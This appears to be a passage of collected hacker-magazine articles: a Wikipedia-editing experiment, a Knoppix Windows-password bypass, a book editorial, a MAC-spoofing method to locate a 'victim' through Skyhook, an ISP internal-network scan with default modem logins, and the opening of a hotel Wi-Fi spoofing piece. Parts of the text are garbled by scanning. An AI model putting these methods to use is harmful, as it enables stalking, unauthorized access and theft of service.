To the Sovereign Military Order of Malta article, I added a very large portion of information taken directly from one of their private membership rosters, which I happen to have in my possession. I mentioned in my edit that I got the information from an official SMOM roster, which is privately distributed to members only. Although this did not fit in with Wikipedia's guidelines for citations, my inserted information stayed in the article.

Lt. Col. Phillip Corso is an interesting case. When I first visited the article about him, he was listed as a "paranormal researcher," and there was a very unbecoming photograph. After gaining access to Freedom of Information Act requests, I discovered that he had a long military career, including four years at the National Security Council under President Eisenhower, service as the head of the Foreign Technology Desk at the Pentagon, a battalion command under General McArthur during World War II and the Korean War, and decoration with twelve prestigious medals. After his retirement, Lt. Col. Corso wrote a book about the military's involvement with UFOs. I changed Lt. Col. Corso's article to more accurately reflect his military career, removing the "paranormal" header. These changes also stayed.

Aleister Crowley was a spiritual and counter-culture figure. Even today, there are many religious organizations which focus on his teachings. The majority of these organizations do not practice what Crowley taught, and I felt it important to point this out on his page. My comment was first removed without any reason given. I replaced it. Then, it was re-written quickly, but the substance of my comment stayed.

I went to the United Fruit Company article and noticed that there was some debate over the CIA's involvement with the coup d'état overthrowing the Arbenz government in Guatemala. I happened to have some books on the subject and entered them as references and citations. These changes were also kept.

My final experiment was to create a new page about Ebony Anpu, who I know personally and believe to be notable enough for inclusion in Wikipedia.

Analysis

A cursory analysis of these simple experiments yields some interesting observations and theories. Naturally, this is very preliminary information, but I still think it is vital to an understanding of Wikipedia's verification process.

The article about Joseph Smith Jr. appears to be heavily watched by Mormons and by administrators sympathetic to the Mormon faith. This deduction comes from the nature of the information contained in the article. For example, in addition to the historical fact that Joseph Smith Jr. was shot to death in a gunfight, the article mentions that he is considered a martyr, even though he is only considered a martyr by Mormons. Sociologically, Mormons have proven to be very good with information technology and it comes as no surprise to me that the Wikipedia article about their prophet is watched constantly. The information I submitted was not libelous and was historically accurate. However, the information was not flattering, and so another editor found any excuse to remove it: in this case, lack of citation. This reason for deleting the information, while technically valid, overlooks questions about the motivation of the removing editor, and it points to a deliberate framing of that information by a specific group of people, as we will see by comparison to other articles.

Joseph Smith Sr. is considerably less famous than his son, and the citation I provided ensured that my edit was included, even though the information I placed in the article about Smith Sr. was very similar to that which I placed in the article about Smith Jr.

To the Knights Templar page, I added a legend with appropriate citations. This legend was moved to a special page just for Templar Legends, but it remained otherwise unchanged.

The Sovereign Military Order of Malta (SMOM) is a very interesting case. This private organization is international and very powerful, yet it remains virtually unknown to most people. I inserted a great deal of information about them without following proper citation procedure. Nevertheless, my information stayed. I attribute this to fact that SMOM is virtually unknown and is not surrounded by any controversy. I find this to be very interesting. It illustrates to me that articles which are not well understood can easily be manipulated by anyone claiming to have information. It takes a concerted effort by concerned individuals to check citations and references. Without any motivation from such individuals, the sources may not be checked. This implies that "feature" or "good" articles are carefully watched by those who have an interest or personal stake in the subject and thus less neutrality, while non-notable subjects are more prone to unnoticed disinformation.

Lt. Col. Phillip J. Corso is another very interesting case. Despite his illustrious military career, the article about this decorated officer was centered entirely on his work as a "paranormal researcher." This is based on a book he wrote about his experiences with UFOs while working for the Department of Defense. When I first viewed it, the article was terribly biased and simply made him out to be a loony. I did a lot of work on this page, finding sources and changing its subject from "paranormal researcher" to "military biography." There was some slight resistance to my edits, but in the end, all of my information was accepted. This is a vital point. A completely legitimate historical figure was listed as a "paranormal researcher" simply because he wrote one book on the subject. The vast majority of his life was spent as a career soldier, and he was listed with Bigfoot hunters. Whether this was a deliberate choice I cannot say, but that

the framing was biased is certain. This further reinforces my point: the less notable an article, the more malleable it is to unobserved manipulation.

I edited the article on Aleister Crowley for two reasons. The first is that I know quite a bit about him; the second is that, as a controversial religious figure, he makes an interesting contrast to Joseph Smith Jr. To Crowley's page I added the comment, "Most organizations today which claim to be based on his teachings do not follow the guidelines he wrote down." This was slightly critical, but easily referenced and very citable. First, it was removed by an anonymous editor. After I replaced the comment, it was altered to say "Many individuals who claim to follow Crowley's teachings do not follow the guidelines he wrote down." This is a subtle reframing which changes the meaning. Clearly the person who edited my statement did not approve of the fact that I was disparaging organizations which claim to follow Crowley's teachings. As with the Mormons, we see a situation where a religious group is using Wikipedia to ensure that their specific message gets out and no other.

The United Fruit Company (U.F.C.) is another interesting case. When I first went to their page, rumors of CIA involvement with the Guatemalan Coup were mentioned, but without any evidence. Looking at the discussion page, it was evident that a debate about including information about the CIA in the U.F.C. article had been ongoing for some time. I happened to have a few reliable books on the topic, so I entered their ISBNs as references, and a week later the CIA information was officially added to the page. This is similar to the article on Phillip J. Corso, where the subject matter is of somewhat niche interest, and thus the article is easily malleable by third parties.

What can we see from the edits so far? We have two prominent religious figures, Smith and Crowley, whose articles are watched constantly and continually modified within a biased framework, providing little room for contrary or defamatory information to be added without support from other administrators as well as firm citations. We have two notable but niche historical subjects, United Fruit Company and Lt. Col. Philip Corso, both initially framed with a heavy bias, but easily amenable to correction. Finally, we have three not-so-notable niche historical subjects, the Knights Templar, SMOM, and Joseph Smith Sr., which were very easy to alter, even without proper citations.

My final experiment was the creation of a page for a man I know, Ebony Anpu, who was a rather controversial character in life. Within twenty-four hours of the creation of this page, anonymous editors moved to vote the page for deletion. When this occurs, the article is taken out of the main article area and is sent to the Articles for Deletion (AfD) portion of Wikipedia, where it must stay to be examined and voted on for five days. The fact that my article was voted for deletion by anonymous editors is a violation of Wikipedia policy, and so several administrators voted to keep the page purely for reasons of process. However, one administrator, who we will call Jeffrey, decided to take a somewhat firmer stance on the article. Jeffrey began to haunt Ebony's AfD page. He violated his "Administrator NPOV" repeatedly, voicing his opinion that Ebony was "non-notable" and "crazy," and working personally on Ebony's article, rather than moderating the discussion, as is an administrator's role. It became obvious to others and to me that Jeffrey was POV Pushing. After three days, another Administrator closed the AfD as a violation of Wikipedia process, and Jeffrey reopened it. However, all the evidence on the first AfD indicated that the page would be kept. When Jeffrey opened the second AfD, his opening paragraph framed the page in a negative manner: "This individual is non-notable, unimportant, etc." Due to this and other comments, the second AfD appeared to lean towards deletion, and so did all the votes that came after.

I was somewhat stunned and shocked at how impassioned a stance Jeffrey was taking against the article about Ebony, so I opened a report on his behavior with the Administrative Notice of Incidents (ANI) page, specifically maintained to report on unruly Administrator behavior. I was met with threats from Jeffrey and a few of his friends, including "Don't even try to save this page, you will just be blocked" and "Don't be a cry baby, you'll never win." Even given these coercive attempts by an unruly Administrator to affect my actions, Wikipedia keeps records of everything. Once mentioned on the ANI board, Jeffrey's behavior could be scrutinized by other Administrators, and his unacceptable behavior was noted. Although he responded to every post I made and continually tried to divert attention away from my valid points, other administrators recommended that he recuse himself from further conversations on this topic. The term that is used for his type of behavior on Wikipedia is Wiki-lawyering.

Eventually Jeffrey asked another Administrator to close the AfD on Ebony Anpu for him. Again, this displayed bias and personal motivation. The other Administrator did as requested, but the AfD was overturned by the "Deletion Review Verification" administrative page.

Conclusion

In theory, Wikipedia is a collaborative internet encyclopedia, which relies on peer review and procedure to keep a neutral point of view (NPOV). The evidence from my experiments and experience inside the Wikipedia social structure point to a slightly different reality. What I observed is that people are still people, regardless of the number of policies or checks and balances on power. Editors on Wikipedia will follow the lead of "more experienced" editors without making their own judgment call, and established editors will use their social collateral to coerce new editors into doing what they wish, not necessarily what is right or neutral. I have noted that religious figures are more carefully watched and framed than military figures, that military figures who write on unpopular subjects can be labeled "paranormal researchers," that little-known organizations can have completely unverified material included in the articles about them, and finally, that through manipulation of sympa-

thies and herd-mentalities, peer-reviewed opinions can be swayed.

I will end this paper with a hypothetical situation that beautifully illustrates my findings and concerns about Wikipedia. If I were an organization such as the CIA or al-Qaeda, concerned with controlling the public release of information on Wikipedia, this is what I would do.

First, I would hire ten to thirty people and put them in a library. Their jobs would be to enter reference information from books into Wikipedia, day after day, until their accounts had become established editors or administrators. Once a sold core of administrators was under the control of this organization, it would be easy to manipulate specific topics. Quite simply, since the system is based on collaboration, it does not matter who is right; it matters who is agreed with the most. Therefore, the Wikipedia system is severely flawed.

Glossary

Wikipedia: an online collaborative encyclopedia.

Wikipedia Editor (Editor): anyone who changes the content of a Wikipedia article.

Anonymous Editor: anyone who changes an article without creating a user account.

New Editor: a recently created Wikipedia editor account with little or no edit history.

Established Editor: an editor with a sizable established edit history.

Administrator: an established editor who has been voted into office by other editors.

Edit History: the edit record of an editor or the record of all edits on an article

Page Rank: a quality rating assigned to a page by administrators, such as "Stub," "Start," "Good," or "Feature."

Neutral Point of View (NPOV): the official Wikipedia policy regarding objectivity.

Point of View (POV) Pushing: an action by editors trying to make an article biased or bias a process.

Administrative Pages: pages solely for dealing with administrative issues, including AfD, ANI, and DRV.

Articles for Deletion (AfD): the queue of pages which an editor has requested be deleted. When such a request is made, the article in question is placed in the AfD administrative page for debate.

Administrative Notice of Incidents (ANI): administrative page for reporting abuse of an administrator's powers.

Deletion Review Verification (DRV): administrative page for reviewing deleted pages, pictures, or information.

Out-of-Process: an action that goes against Wikipedia policy.

Wiki-lawyering: the act of manipulating Wikipedia policy in order to assert POV Pushing.

USES FOR KNOPPIX

by Variable Rush

A few months ago, I received a phone call from a friend who had a computer problem. His Windows registry had corrupted itself and he needed me to figure out a way to save his files so they wouldn't be overwritten when he reinstalled Windows.

I had started reading a few Linux magazines and tried a few different distributions, so I figured that the best bet for saving his stuff would be to use a copy of Knoppix, my portable 40GB hard drive, and his Windows CD for the reinstallation. For this procedure, I used the CD version of Knoppix 5.0.1 which was released in 2006. Knoppix can be downloaded free from `http://www.knoppix.net/`.

Knoppix is a distribution of Linux and is named for Klaus Knopper, its inventor. Similarly, Linux is named for Linus Torvalds. Knoppix is an example of what is called a live CD. This means that to run Knoppix, all you have to do is turn your computer on, insert the disc in your optical drive, and make sure your BIOS is set up to boot from the optical drive.

It's mostly used to show a potential convert to Linux what a Linux environment looks like and how it works, and so Knoppix includes quite a number of applications. The purpose of this article is to provide a general overview of how to do this and also to explain another possible application of Knoppix which is a bit more interesting. Although Knoppix does support burning CDs, I was unable to test this, because the test computers had less than 1GB of RAM. Knoppix requires this much RAM if it is to be able to load itself into memory, thus giving you access to the entire CD's contents and enabling you to free up the optical drive.

Once loaded, Knoppix's interface is a standard K Desktop Environment (KDE) much like most versions of Windows. In the upper left corner of the screen are icons depicting the Knoppix CD; a floppy drive, regardless of whether or not a floppy drive is actually installed; the installed hard drives, each partition mounted as though it was a separate physical drive; a trash can; and any attached USB devices, such as my portable hard drive.

I found that, while Knoppix would see the data on my friend's computer, it would only open files kept in a FAT32 filesystem. Also, it would only transfer files to a portable device formatted with FAT32. Unfortunately, my friend had his computer set to NTFS. It didn't take long to reformat my portable HD to FAT32. Once the drive was reformatted, I had to find his stuff. On his computer, his My Computer, My Music, My Documents, and My Pictures folders were found by clicking on hda1, Documents and Settings, and Owner. This brought up a window in which I was able to find his Desktop folder, which contains all of the MPs, documents, and program links on the Desktop. Bringing the Desktop folder over to the portable hard drive was as easy as dragging and dropping. Under the Desktop folder was My Documents, which, when clicked on, brought up the full contents of my friend's My Documents folder. This also includes the My Music, My Pictures, and My Videos folders. Again, rescuing these folders is as easy as dragging and dropping. If you have files in other folders to be rescued, all you have to do is try to remember the path to get to them.

Now, after having been proclaimed my friend's greatest computer-tech friend, I started thinking about how else Knoppix could be used. Obviously, everything that has such great uses must have some dark secret, a use that the designers didn't intend on people using. It took me all of three seconds to figure out what it was: hacking into a password-protected Windows machine.

This is because Knoppix allows you to boot up a computer, bypass Windows (or whatever operating system you're using), but still have access to the files and folders on that computer. To test this theory, I created a file called `Secret_Data.txt` on the desktops of two computers. One computer was password-protected, and the other was not. With Knoppix, I was able to find the file and drag it over to my thumb drive in a matter of seconds on both computers. I loaded Windows on another computer and was able to open both files.

So, you can see the possibility of being able to wreak havoc with nothing more than a CD and a thumb drive.

The Best of Times

History is something that we're always living but rarely appreciating. This year, all of that changed for us. We got the incredible opportunity to truly acknowledge the significance of the changing trends and technologies that we have been witnessing since 1984. And now we're ready to share what came out of it all.

We're happy to announce the publication of our first-ever book: *The Best of 2600: A Hacker Odyssey*. When we were first approached with the idea for this project, it seemed a daunting task. And it was. After all, how could we possibly pick and choose from 24 years of publishing? And how would such a collection be ordered? The almost infinite amount of themes and subject matter we've gone through in so many issues made this seem like something we could never pull off.

So our biggest challenge was getting this massive amount of articles into some sort of order. After much brainstorming, we found the answer to be staring us in the face the whole time. What we've witnessed throughout all of our pages spans three very distinct decades: the 1980s, the 1990s, and the post 2000 period. And that is how we decided to divide the book. By decade. In so doing we quickly discovered that there was a very noticeable change of mood and tone when looking at such periods as cohesive units and then comparing them to each other.

For example, the 1980s was filled with a sense of wonder as so many new things were starting to come into play. The Bell System was being torn apart. Computers were becoming more and more popular and being found increasingly in the home. Hackers were among the first to figure it all out, finding ways of shaping the technology to their needs, and, naturally, getting into a load of trouble for their efforts. But there was still this link to the past, where mainframes dominated and phone phreaks lived in fear of arousing the ire of Ma Bell.

The 1990s was a period of growth where both telecommunications and the concept of the Internet soared into the stratosphere. Suddenly, everyone seemed to be following this stuff and the hacker world felt the effects in both good and bad ways. Having more people getting involved was certainly nice. But all of the attention was a royal pain in the ass. Hackers had always been looked upon with suspicion and paranoia but now it had graduated to genuine fear and the desire to put certain offenders behind bars. We saw that happen too many times. The dot-com boom turned many of our friends into very rich people and that tended to put all sorts of values on a collision course. And of course, this was the decade that the media really jumped into the fray. There were books and movies about hackers galore. Again, a bit of fun and a bit of a pain.

Then came 2000 and beyond. The world in this period seems to have gotten so much more serious. Everyone appears obsessed with security and convinced that everyone else is out to get them in one way or another, whether it be by stealing their identity or blowing them to smithereens. The net has become a fixture in our daily routines, speed and storage just keep increasing on a continual basis, and communicating has never been easier. But somehow, the innocence of our past seems to have been diminished. To many, the simple romance of playing with new technological toys is noticeably lacking and technology has become more of an assumed fact of our everyday lives. It's actually become easier for many of us to stay connected than to try

and disconnect.

In each of these distinct periods, we found there to be one remaining constant. The hacker culture has remained true to its beliefs and largely unaffected by the changing world around us. If you look at one of our articles from our early days and compare it to something from this issue, you'll notice that, while the technology is completely different, the spirit behind the writing has more or less remained the same. It's always about asking questions, performing all sorts of experiments, theorizing, and, above all else, sharing the results with the rest of us. Throughout all of the change and turmoil, this much has remained.

Once we realized that we had these three unique decades and a common thread that ran between them, it was just a matter of picking the stories that best summed up what was going on at the time. As it turned out, this was another daunting task. There were just so many fascinating pieces that have gone into our pages over the years that it became painful to decide which ones would be included and which would have to be left out. And even after we had done a whole lot of cutting and trimming, it was all too clear that we just had an overabundance of material. Trying to fit it into a 360 page book would be next to impossible. In fact, just the 1980s could have easily filled the entire page allocation if we had let it.

Fortunately, our publishers had the good sense to lobby for a dramatic increase in size for the book and we found ourselves with a limit that was over 600 pages instead. As the months went on, this wound up being increased once more to nearly 900 pages! Apparently, the publishers had just as difficult a time figuring out what to cut as we did. What better endorsement could we possible ask for?

In the end, we wound up with a pretty neat collection of some of what's been going on in the hacker world in the last quarter century. While it's titled *The Best of 2600,* there are still lots of good pieces that didn't make it in for one reason or another. But we believe that if you look at all of the pieces that *are* included, you'll get a pretty good sense of what's been happening in our unique world since our first issue in 1984. (In fact, the very first article in our very first issue ended with the sentence: "Turn the page and become a part of our unique world.")

We want to thank the many readers who have been suggesting something like this for years. We do listen to these suggestions and we're happy that the opportunity presented itself where we could actually bring these ideas to fruition. We also want to thank Wiley Publishing and the many people over there who have worked with us on this project since it began last year. We now have something which can make a good deal of our material a lot more accessible, not only to our existing readers but to a vast number of others who have never even heard of *2600* and whose only perception of what hackers are about comes from the mass media. This is a tremendous opportunity to have our voices heard in a whole new arena and to open some doors in what others only see as walls.

And for many of us, this will be an amazing trip down Memory Lane. We tend to forget all of the magic of the past and the significance of the differences in the way things used to work, both big things and little things. An era when something like Caller ID was seen as extremely controversial, when packet switched networks were all the rage, when pagers were far more prevalent than cellular phones, when sending electronic mail between *different* computer systems was a really big deal. It's one thing to simply remember those days, quite another to immerse yourself in the words and emotions of the time period. What's most amazing to us is how *relevant* it all is, even when the technology is almost unrecognizable. And for those of you who weren't even alive back then, there is no better way to get a true sense of the history that we all know is out there somewhere.

The Best of 2600 will officially be released at The Last HOPE conference and will be available thereafter all over the world. We doubt there will ever be a book with this much information about the hacker world crammed into so many pages. But we certainly do hope to see a lot more hacker-related books and an overall increase in the interest level stemming from all of this. Because one thing we learned from going through every article we ever printed, apart from being utterly captivated by some of the stories, is that this stuff really does matter.

Don't 'Locate Me'

by Terry Stenvold
thebmxr@gmail.com

Disclaimer

This article is for educational purposes only. Check local laws before attempting anything. The author holds no responsibility for the use or misuse of this information.

General Information

As you may know, there is a new feature included in the Google Maps 1.1.3 update for the Apple iPhone and iPod Touch: the "Locate Me" feature. The new feature is provided by another company called Skyhook Wireless (`http://www.skyhookwireless.com/`). Skyhook's system is named WPS, for Wireless Positioning System, and locates users by knowing the location of their wireless aperforms their location features in a unique way because WPS requires knowledge of the specific geographical location of individn and locate access points, and they then append this information to a large reference database. The problem with the system, other than knowing someone has driven by your house or business and added your AP's information to a large database, is that a third party can then locate you with only your MAC address. I recently emailed Skyhook and asked if there is a way for people to lotabase besides unplugging the access point.

This article will provide evidence contradicting both answers provided by Skyhook. It will also explain how someone with malicious intent could possibly discover your location.

Requirements

To run these scripts, you'll need a Linux computer with an ethernet connection and a wireless card capable of master mode; an iPhone, iPod Touch, or any other mobile device with the "locate me" feature; the MAC address of your victim; and an isolated area where no access points have been located and added to Skyhook's reference database.

Scripts

There are two scripts in this system. `skyhack.sh` will create a bridge between the ethernet and wireless card to create an AP environment. You can also use two wireless cards, but the AP broadcasting must be unmarked by Skyhook, which would require editing the scripts. `delbr0.sh` destroys the bridge, which returns your computer to normal.

Step 1: Gaining the MAC address of a victim

The process of acquiring a MAC address is beyond the scope of this article, but I will provide some general ideas as to how to do it. Wireless router packaging often displays the MAC address on the outside of the box, so sales personnel at an electronics store

could easily write down the MAC address and keep that information until the product is sold. This is fairly useless, because the MAC address can be cloned during the setup of a wireless router, which would then change the address, rendering the original information obsolete. Another way to acquire a MAC address is via social engineering. This is accomplished by conning an individual into divulging their MAC address. Google is another source that can be used to obtain MAC addresses. Some people post their MAC addresses while seeking help in a forum to solve a problem. Gaining access to a computer through a Trojan horse and running the command "`arp -a`"

Step 2: Setting up your computer

The basic idea is to make your computer into an AP that spoofs the victim's MAC address. The way we do this is to bridge the ethernet cable and wireless card. The wireless card will then act as the access point of the spoofed victim. To run the bridging script, run this command from the console: `./skyhack.sh 00:00:00:00:00:00`. You need to change the MAC address to the twelve-character MAC address of the victim. Your connection will then bridged, and the router's DHCP server will hand out an IP address to your mobile device when connected.

Step 3: Finding the approximate location

When you go to your mobile device, you should see the SSID "skyhack." Connect to this "skyhack" network. To ensure that your connection is working properly, check that your IP address is not in the 169.254.0.0 address block. Your web browser should then be used to load a website to guarantee that you are receiving internet traffic. If this works, you are now ready to connect to Google Maps and use the "locate me" feature. Make certain there are no other AP's around; if there are, be sure that they are not in Skyhook's database, as they can affect your results. By using the "locate me" feature, you should now be able to see the victim's approximate location within a 100m-200m diameter.

Step 4: Locating victims' exact locations

Use Google Maps to give you driving directions to the approximate location given. To return your computer to normal, run `./delbr0.sh`. This removes the bridge between your ethernet and your wireless card. It also returns your wireless card to managed or default mode. Now, drive to the approximate location, and scan the local area with your laptop or mobile device for the specific MAC address in question until the location is pinpointed.

Prevention


To prevent these types of security breaches, keep your software patches up-to-date and use virus and malware scanners to prevent intrusion by others who may then acquire the MAC address of your router. Also be wary of technical helpers over the phone or over the Internet who ask for your MAC address. A more definite way to prevent intrusion is to use the "Clone MAC" feature that can be found on most router configuration pages. This is primarily used to prevent the ISP from blocking internet access to your newly acquired hardware, making it so that only your PC can access the internet. This tool can also be used to change the MAC address so that it will point intruders to nowhere or will point them to someplace completely different. Always check that the newly changed MAC address is not similar to a neighbor's. With Skyhook claiming that it is not possible to remove single AP's from their database, this is the best method, as long as you change the MAC often.

This method of locating has been tested with access points around my local area and also with a friend who lives almost 8000 km away. Please note that this "attack" is only as accurate as Skyhook's database.

As a side note, these types of attacks could be used to tell friends your home address. Instead of telling them that the address is "2600 Robert Street," you could say, "I am living at 00:00:00:00:00:00."

Notes

The scripts provided in this article will not work out of the box with any wireless card or ethernet adapter unless the interfaces are named `ath0`, `wifi0`, and `eth0`. In most other cases, a simple change from `ath0` to `eth1` or `wlan0` is all that is needed. Using different routers will also require different IP ranges. For example, Dlink routers would use 192.168.0.5 instead of 192.168.1.5.



Exploring Road Runner's Internal Network

by Tim

Most ISPs require you to have a modem of some sort. For broadband cable, this is usually a DOCSIS (Data Over Cable Service Interface Specifications) compatible device, version 1.0, 1.1, 2.0, or 3.0, depending on your ISP's needs. This device is essential to cable internet as it isolates and uses the various frequencies on the cable line which have been reserved for internet service. All of this information is determined by your ISP and is delivered to the cable modem via tftp from some server on your ISP's non-public network. Your cable modem has a MAC address like any other network device, and it is usually this that the ISP uses to authenticate you to the network. The CMTS (Cable Modem Termination System) is where the transition between cable and fiber happens, for those that are interested. At any rate, once your device is determined to be legitimate—again, the method is determined by the ISP, but is most likely the MAC address—you are leased a public IP address. There is also an internal IP address granted to the modem, and it usually resides somewhere in the 10.x private subnet. This address should never be accessible either from your own computer or by anyone else that isn't correctly authenticated on the network. This is to prevent various horrible things from happening, such as the use of one of the many in-band configuration methods for routers and switches that reside on the networks. Most devices decide who should be able to access the device remotely only by seeing which network they reside on. If you access the 10.x side of the device, the odds are good that you'll be allowed access at least at the same level as the ISP. Simple enough. Now, once your device is given the correct network configuration, it then forwards those settings onto your computer. If you are not using a router or some middle-man appliance, then your computer will inherit the TCP/IP configuration, allowing you to access the internet at large.

The cable modem is essentially doing very simple routing for your computer. It is simply taking everything given to it and pushing it through the other side in accordance with the ISP's settings. This is how it was intended to be. The cable company can terminate your connection by sending a series of commands to the device. It can similarly throttle your connection, do troubleshooting, and so on. They do this either by using proprietary tools such as Orion, which has some phenomenal CMTS tools, or by using in-house tools, usually PHP, ASP, or Perl scripts running on some machine that manages the network. (See the resources at the end of this article for some interesting sites on the Road Runner network). From there, they can do all sorts of stuff, but the important thing to remember is that they are not using your public IP address to do this; they are using the private IP address given to your modem. This is where my story begins.

I was sitting in my office, configuring my router to support the addition of a couple more subnets in the 10.0.0.0/24 range. As I was doing this, I decided that the easiest way to test for connectivity among the various subnets was to simply allow all traffic on the 10.0.0.0/8 network to pass to any of the other subnets. So, I set all this up and let some ICMP traffic fly across the wires. This is where it got interesting.

I typed an IP address incorrectly. To be specific, I typed 10.0.0.10 and pressed enter. Knowing that this IP address would not be found on my network I went to Ctrl+C the command. What did I see appear on my console? "Reply from 10.0.0.10: bytes=32 time=76ms TTL=128." My first thought was that someone had penetrated my network and established an entire subnet without me noticing. Then I saw the latency and decided to do a traceroute. Sure enough, the trace passed through my router, through the ISP-provided modem, and over the Road Runner network, eventually coming to a stop at some poor soul's Ambit Cable Modem.

Admittedly, I was very curious, so I ran

some simple nmap commands and discovered that this device was listening on port 80. So, I loaded firefox and hit the device with HTTP. Sure enough, I saw the cable modem's management screen. Being the concerned citizen that I am, I tested the login to make sure the defaults had been changed. Much to my surprise, I could log in and get full viewing and configuration access with username and password "user." I then had admin access to someone's cable modem, complete with an internal IP address range on Road Runner's network, the public IP address, the MAC address, and everything else needed to clone their cable modem and steal their service. From the screen which came up, you can restart the device, reset it to the factory defaults, or do pretty much anything you want. My mind boggles at the concept. And this is just 10 addresses into a 16 million host subnet. I immediately powered up nmap with OS fingerprinting and version scanning with the target network of 10.0.0.0/8. I watched as the log file grew from 1k to 10k to 100k to 1000k. After a couple of hours, I had a 5MB file, full of cable modems running HTTP, SSH, telnet, and various other services, all of them using default logins and passwords. Most of them are running vulnerable version of SSH, and all of them will fall back to SSH1, which means that any passwords that may be in place protecting the shell access are useless.

I suddenly realized that Road Runner might notice all of the scanning that I was doing, so I called up Road Runner tech support and asked to speak to someone in the security department. They put me on hold, and I listened to crappy music for about ten minutes before someone finally picked up. We will call him Bill.

"Hello, thank you for calling roadrunner technical support. My name is Bill, how can I help you?"

"Hi, Bill. My name is Tim. I'm just calling to report some strange behavior on your network. It seems that I am able to see some of your internal IP addresses. I can access your entire class A subnet as if it were public."

"Oh…hold on a minute. I have to make a call."

I was then put on hold for about twenty minutes. Eventually Bill returned, with an edge of concern in his voice.

"Can you give me some more information about this? What addresses are you seeing? What do you think is allowing you to do this?"

"Well, any IP address on the Road Runner network that starts with 10 is visible to me. There don't seem to be any restrictive measures in place or anything, Bill. As for how this has been happening, I'm not sure."

"Okay, do you see any other private IP addresses, anything like 192?"

"Doesn't seem like it, Bill, but I haven't really looked either."

"How are you seeing these IP addresses? Are you using a packet sniffer or something?"

At this point, I realized that he was very concerned and that he was fishing for information. I told the truth, as I don't want to go to jail for terrorism or some other equally absurd reason. (Hooray for abusive and unconstitutional laws!)

"I'm just using nmap to scan the subnet, no packet sniffers or anything. So, yeah, I'm actually very concerned about this. If I can see these internal IP addresses, it means that I can sniff traffic off the network as well, Bill. I don't like that. If I found this by mistake, someone out there will certainly find it as well. I mean, if I were malicious, I could cause some serious damage. These devices have default admin logins. Oh, and the guy at 10.0.0.10 is having network issues."

"Really?" He chuckled nervously. "Well, hold on a minute. I have to make a call."

I waited on hold again, this time for only a couple of minutes.

"Alright, the security specialists say that this is normal for the network. Since you're a part of the network, you should be able to see the other machines, so it's okay. You're on a business account and, since you have a static IP, you are able to see some things that most of our customers cannot. I'll make some notes on your account so that it's clear that you mentioned this to us and were concerned. You might get a call from the Road Runner security department some time in the future. Is there anything else?"

The conversation ended with the standard scripted closing, and I hung up the phone. Normal operational behavior? An entire internal IP address range available publicly? I could see not just an entire subnet, but the entire 10.x network, the entire Road Runner network. I decide to test Bill's theory about the business connection. I SSHed into my Linux box at home and issued a ping to 10.0.0.10. Sure enough, it responded. So, everyone on the Road Runner network can simply use this private IP range to access network equipment. I quickly loaded up nmap and continued the scan.

At this point in time, I had found several thousand modems, nearly all of them running

webservers, many of them also running SSH and telnet. I also found several cable modems acting as routers. If someone were to log into one of those devices, it wouldn't be hard to set up forwards into the NATed network or to forward all their traffic through a tunnel to some other PC. The possibilities then would be nearly limitless: hijacking VoIP service by cloning their hardware, stealing internet service by cloning the MAC address, changing settings, or redirecting the location of the default DOCSIS servers, among other things.

As far as ISP-level equipment goes, Road Runner's DHCP servers, DNS servers, and network monitoring services are all available for scanning. Worse, nmap's version reporting option (`-sV`) shows version numbers for the services running. Many of these are reported correctly, and several of them are vulnerable to very well-known exploits. For instance, on one particular server the SSH daemon is set to roll-back to SSH1 if the client doesn't support SSH2. Aside from all of that, a quick scan of the log file reveals the type of IDS they're using, the type of network monitoring software they're using, strange and unneeded third party applications such as screencast, and other pieces of information, all freely available. Honestly, I don't imagine that it would take a skilled hacker more than an hour or two to successfully compromise the systems. The servers are pretty homogeneous, apparently consisting mainly of Linux servers running essentially the same applications, so the odds are good that if you can compromise one system, then you can take the rest as well. Also, each system seems to be a central IDS reporting center, most likely for whatever section of the network it controls, and syslog information is forwarded to those machines. The information that could be gleaned from the log files alone would be worth its weight in gold.

Of the 25,000 or so devices that showed up, about 100 of them seemed to be ISP servers. I stopped scanning after about 12 hours because I felt like I had seen enough, but anyone who were to scan the entire 10.x subnet would undoubtedly discover much more than I have.

Needless to say, the potential for abuse here is tremendous, and it's shocking that this kind of network behavior was ever engineered to begin with. Under normal circumstances, their routers and firewalls should filter public requests for private IPs, but I guess this isn't being done.

I guess it's true what they say about corporate networks: hard on the outside, gooey on the inside.

One final note: There are interesting sites at tools.*location*.rr.com, where *location* is your geographical region, usually pretty easy to figure out. For example, the Tampa, Florida area is `http://tools.➥tampabay.rr.com`. The login and password have recently changed, but these sites contain all the information needed to hijack someone's account or to change most, if not all, of the services attached to the account. Pretty slick stuff.

by Carbide

First, the necessary disclaimer: gaining unauthorized access to wireless networks, especially when someone wants you to pay, is probably illegal. This article is provided for information only.

I was recently on a business trip, and I took the company-provided Windows laptop with me. The hotel I was staying in had wayport wireless access[1] for a fee. Opening up Firefox took me to the page that explains the pricing and service. The hotel I was in happened to have only unlimited plans, which I'll explain later. My friend once told me that he had read in *2600* a way to gain access to wireless networks by MAC address spoofing in Linux. He basically described that you find other computers on the wireless network, then find their MAC addresses, then change your MAC address to match theirs. Once


this is done, the wireless router routes every other packet to your computer. The way it was described, the wireless router thinks both computers are one computer because they have same hardware address.

